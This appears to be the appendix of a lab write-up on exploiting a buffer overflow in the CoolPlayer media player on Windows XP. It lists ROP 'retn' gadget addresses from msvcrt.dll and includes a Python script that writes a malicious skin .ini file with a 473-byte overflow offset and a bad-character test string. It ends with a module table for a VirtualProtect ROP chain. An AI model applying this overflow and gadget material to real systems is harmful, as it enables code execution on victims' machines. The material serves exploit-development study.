0x77c127c2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127ca : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127ce : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127d6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127da : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127e2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127e6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127ee : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127f2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127fe : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12802 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1280e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12816 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

```
0x77c1281a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12822 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12826 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1282e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12832 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1283e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12842 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1284a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1284e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1285a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1286a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1287a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1288a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1289a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12dfa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c13142 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c13152 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c13162 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c13172 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c13182 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1318e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c13192 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c131d6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c131da : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c13ffe : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

```
0x77c14002 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1407e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14082 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1408e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14092 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c140ba : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c140c6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c140ce : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c140d2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c140de : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c140e2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14426 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1442a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14436 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1443a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1444a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1445a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1446a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14476 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14482 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14492 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c144a2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c144b2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c144c2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c144da : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

```
0x77c144ea : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c144fa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1451a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14526 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1453a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14628 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c14f81 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c152a5 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c15a62 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c15af8 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c15db2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c15ed6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c16215 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1621d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c16375 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1637d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c16a36 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c16a4d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c16a72 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c16f98 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c16fb6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1734d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1778d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c17a4b : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c17bb9 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

```
0x77c17cfc : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c17d23 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c18923 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c18dd3 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c18f9c : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c18fa8 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19148 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19449 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c195ad : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19833 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19835 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19838 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19991 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19bb5 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c19c91 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1a036 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1a9b1 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1a9e0 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1aa12 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1aef0 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1b075 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1b3d5 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1b5ca : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1bb37 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

NOTE: this file contains 2459 lines of PAGE_EXECUTE_READ addresses, as a result this section has been cut down significantly to allow for brevity in this document.

Badchars.py

```
f = open("crashtest.ini", "w") # open file to write
f.write("[CoolPlayer Skin]\nPlaylistSkin=") # header
f.write("A"*473) # buffer
f.write("BBBB") # return to B for the sake of simplicity

# write all possible chars to a variable
shellcode =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x1
5\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35
\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55
\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75
\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95
\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5
\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5
\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

f.write(shellcode)

f.close()
```

Rop_chains.txt (VirtualProtect() only)

```
---------------------------------------------------------------------------------------
-----------------------------------------------------
 Module info :
---------------------------------------------------------------------------------------
-----------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll
| Version, Modulename & Path
---------------------------------------------------------------------------------------
-----------------------------------------------------
 0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True
| 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
 0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
 0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True
| 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
 0x73f10000 | 0x73f6c000 | 0x0005c000 | False  | True    | False |  False   | True
| 5.3.2600.5512 [DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
 0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
```

```
 0x00400000 | 0x0049a000 | 0x0009a000 | False  | False   | False |  False   | False
| -1.0- [1901124.exe] (C:\Documents and Settings\Administrator\Desktop\1901124.exe)
 0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True
| 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
 0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True
| 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
 0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
 0x76390000 | 0x763ad000 | 0x0001d000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
 0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
 0x77f60000 | 0x77fd6000 | 0x00076000 | False  | True    | False |  False   | True
| 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
 0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
 0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True
| 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
 0x77120000 | 0x771ab000 | 0x0008b000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
 0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True
| 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
 0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
 0x773d0000 | 0x774d3000 | 0x00103000 | False  | True    | False |  False   | True
| 6.0 [COMCTL32.dll] (C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll)
 0x77c00000 | 0x77c08000 | 0x00008000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
 0x76b40000 | 0x76b6d000 | 0x0002d000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
 0x77f10000 | 0x77f59000 | 0x00049000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
 0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
 0x00350000 | 0x00359000 | 0x00009000 | True   | True    | False |  False   | True
